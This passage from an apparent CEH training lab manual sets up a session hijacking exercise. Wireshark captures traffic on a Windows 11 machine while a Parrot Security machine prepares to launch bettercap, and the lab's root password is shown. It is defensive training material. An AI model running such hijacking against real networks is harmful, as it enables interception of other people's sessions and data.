Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

Note: We will use the **Parrot Security (10.10.1.13)** machine to carry out a session hijacking attack on the **Windows 11 (10.10.1.11)** machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Click **Search** icon () on the **Desktop**. Type **wire** in the search field, the **Wireshark** appears in the result, click **Open** to launch it.



3. **The Wireshark Network Analyzer** window opens. Double-click the primary network interface (in this case, **Ethernet**) to start capturing network traffic.

Note: If a **Software Update** pop-up appears click on **Remind me later**.






- 4. **Wireshark** starts capturing network traffic. Leave it running.
- 5. Now, we shall launch a session hijacking attack on the target machine (**Windows 11**) using **bettercap**.

Note: To do so, you may either follow Steps **8-15** below, or refer to Task 2 (Intercept HTTP Traffic using bettercap) in Lab 1.

- 6. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
- 7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.






8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

10. Now, type **cd** and press **Enter** to jump to the root directory.




The screenshot shows a terminal window titled "cd - Parrot Terminal". The user is at the prompt `[attacker@parrot]-[~]`. They enter `$sudo su`, and the prompt changes to `[sudo] password for attacker:`. After entering the password, the prompt becomes `[root@parrot]-[/home/attacker]`. The user then enters `#cd`, and the prompt changes to `[root@parrot]-[~]`. The background of the terminal is a dark, abstract, geometric pattern. The desktop icons for "README license" and "Trash" are visible on the left side of the terminal window.

```
[attacker@parrot]-[~]  
$sudo su  
[sudo] password for attacker:  
[root@parrot]-[/home/attacker]  
#cd  
